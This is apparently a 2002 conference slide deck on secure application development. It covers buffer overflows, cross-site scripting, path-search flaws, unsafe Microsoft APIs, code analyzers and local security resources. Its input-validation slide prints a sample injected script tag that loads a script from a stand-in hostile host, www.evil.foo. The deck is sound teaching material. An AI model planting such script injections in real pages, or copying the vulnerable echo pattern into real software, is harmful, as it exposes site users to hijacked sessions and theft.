

Secure Software: It Starts With Us

Stephen M. Nugen, CISSP

February 19, 2002

Overview

Scope

- Not a general-purpose overview of Information Security
- Focused on Application Security
- Subjective predictions about new attacks
- Recommendations
- Resources

Questions welcome at any time

- Slides will posted to Omaha SPIN site
- smnugen@nugensoft.com

Steve Nugen

✍ Background and prejudices...

✍ CISSP

- 6-hour exam, 10 domains

✍ NebraskaCERT Board of Directors

- CERTConference, CISSP training, CSF, other

✍ Omaha InfraGard Executive Board

- Focused on protection of critical infrastructure

✍ Teach


- CSM, CISSP, Infotec, CERTConference, NBDC, etc.

✍ Founder, CTO, etc. of NuGenSoft

- Technical services
- Developing new products and services, AI-based

Target Evolution -1


- Recreational crackers naturally favor targets with highest relative attractiveness:
(Ease of compromise) X (Number of targets)
- For last few years, most focused on
 - Common operating systems and applications
 - Large organizations



Target Evolution -2

Recent expansion into


- Home PCs
- Same common operating systems and applications
 - Plus some applications specific to home users
- Why: Relative to Corporate PCs
 - Less-secure, less-monitored, less-likely to be prosecuted
 - Subset of same interesting secrets + more personal information



Target Evolution -3

Forecast expansion into less-common applications

- Relative to common O/S & Applications
 - Less-secured (major vendors doing better... more practice)
 - Automated tools for vulnerability discovery
 - Contributing factors
 - More web-based user interfaces
 - Migration to web services
- Smaller quantities, but it's the cross-product that matters
 - (Ease of compromise) X (Number of targets)



Buffer overflows

- Data exceeds allocated storage, leaks into other areas
- Goal: Compromise the return pointer on the stack
 - Instead of pointing back to caller, point to hacker's code
- Sophisticated attack, but once developed, can easily be distributed as easy-to-use tools for script kiddies
- Importance: Malicious code (malware) runs in the security context of the compromised program

Application Vulnerabilities -2

Input Validation

- Active content embedded in data automatically parsed and executed by browser, server, data base

- Ex:

- You want to greet visitors by name with server side script:

- `<% Response.Write("Hello <i>" + Request.Form("UserName") + "</i>?"); %>`

- That sends to the requesting browser: `Hello <i>John Doe</i>`

- But, corrupt form causes the server to respond instead with:

- `Hello <i>John Doe<SCRIPT SRC=http://www.evil.foo/evilscript.js"></SCRIPT></i>`

- Produces the desired output and so much more...
- Malicious script is not provided inline... remains under the control of the exploit author who can update as required, etc.

Input Validation cont'd

- Importance: Through cross-site scripting
 - Users can be linked by hostile server to your site through a link containing corrupted form
 - The hostile script appears to be coming from your site... the one your customers trust

Relative path

- Current (.) directory searched first
 - Hostile application or library routine loaded instead of trusted software
- Complicated search rules for DLLs, etc.
- Vulnerability in system routines parsing filenames with embedded spaces

Inefficient error-handling/recovery

- Crackers will flood applications with malformed arguments, etc..
- No buffer-overflow
- But exception/error handling may consume so many resources that application becomes unavailable to legitimate users
- A denial of service attack
- Classic example: Default-configured NT4 TCP/IP stack tying up resources for up to 96 seconds for each uncompleted TCP handshake

Vulnerability Examples -1

✍ Illustrating with Microsoft APIs, VC runtime

- Problem not restricted to MS
- Ref: MS White Paper

✍ Vulnerable to buffer overflow attacks

- CopyMemory
- memcpy
- sprintf, swprintf
- strcat, wscat, _mbsncat; strncat, wcsncat, _mbsncat
- strcpy, wscopy, _mbscopy

Vulnerability Examples -2

Executable Path

- CreateProcess(NULL, “C:\Program Files\foo”)
 - Will execute C:\Program.exe, if it exists
 - Will execute foo.exe otherwise... the normal case
- Same or related vulnerabilities in
 - WinExec, CreateProcessAsUser, CreateProcessWithLogonW

Impersonation Functions

- If call to impersonation function fails for any reason, the client is not impersonated and the request is made in the context of the calling process... oftentimes more privileged than the intended client

Countermeasures -1

✍ Education... continuing!

✍ Layers of defense

- Don't count on any single technology... they can all be defeated
- Secure your own software

✍ Peer review must include security concerns

- Challenge: Reconcile with agile processes
 - Security experts oftentimes outsiders
 - MS experience

✍ Code analyzers

- MS tools
 - PREfast and PREfix
 - -GS compiler flag

Countermeasures -2

Code analyzers cont'd

- Open source tools
 - cqual
 - ITS4
 - LCLint
 - Pscan
 - RATS
- New tools under development...

Countermeasures -3

✎ Design for secured systems, operations

- Non-privileged users
- Browsers configured for no scripting, no cookies, no plug-ins
- Text-only email clients
- Users cautioned/prohibited from installing unsigned software

Countermeasures -4

Testing

- Include security into the testing discipline, processes
 - Think like a hacker
 - Use outsiders less respectful of your code, your expectations of how users will interact with your application
 - Cheaper to find security vulnerabilities before release
 - MS estimates every patch costs them > \$100K
 - Calculate your exposure... considering
 - Labor
 - Loss of customer confidence... credit information
 - Criminal penalties associated with insufficient protection of medical records
 - Unwillingness of business partners to share data with you
- Be ready to respond
 - Agile assessment, response, test (regression test!), deployment
 - Challenge: reconcile need for speed with processes

Resources -1

~~Local~~ Local security groups

- CSF: Meets 3rd Thursday morning, every month
 - www.nebraskacert.org
- SANSUG: Next meeting (with AITP) this Thursday evening
 - send email to smnugen@nugensoft.com
- ITC: Not security-specific; meets 1st and 3rd Thursday mornings, every month
 - www.itcouncil.org
- InfraGard: Meets monthly
 - Non-disclosure agreements for non-competitive information sharing
 - FBI-sponsored

Resources -2

~~Local~~ Local conferences

- CERTConference
 - August 6-9
 - Tutorials, sessions
 - www.certconf.org
- Infotec
 - April 22-24
 - Includes new Security Track
 - www.infotec.org

~~Academic~~ Academic education

- UNO/PKI/NUCIA
- CSM
- Others

Resources -3

Other training

- CISSP Training: Prepare for CISSP certification
 - www.nebraskacert.org
- NBDC
- Other providers
 - Ex: MS Security Clinic by local MCTs

Magazines

- Most focused on system/network administration
- Communications of ACM
- IEEE Software

Speakers

- NebraskaCERT, InfraGard, others
- Send email to smnugen@nugensoft.com

END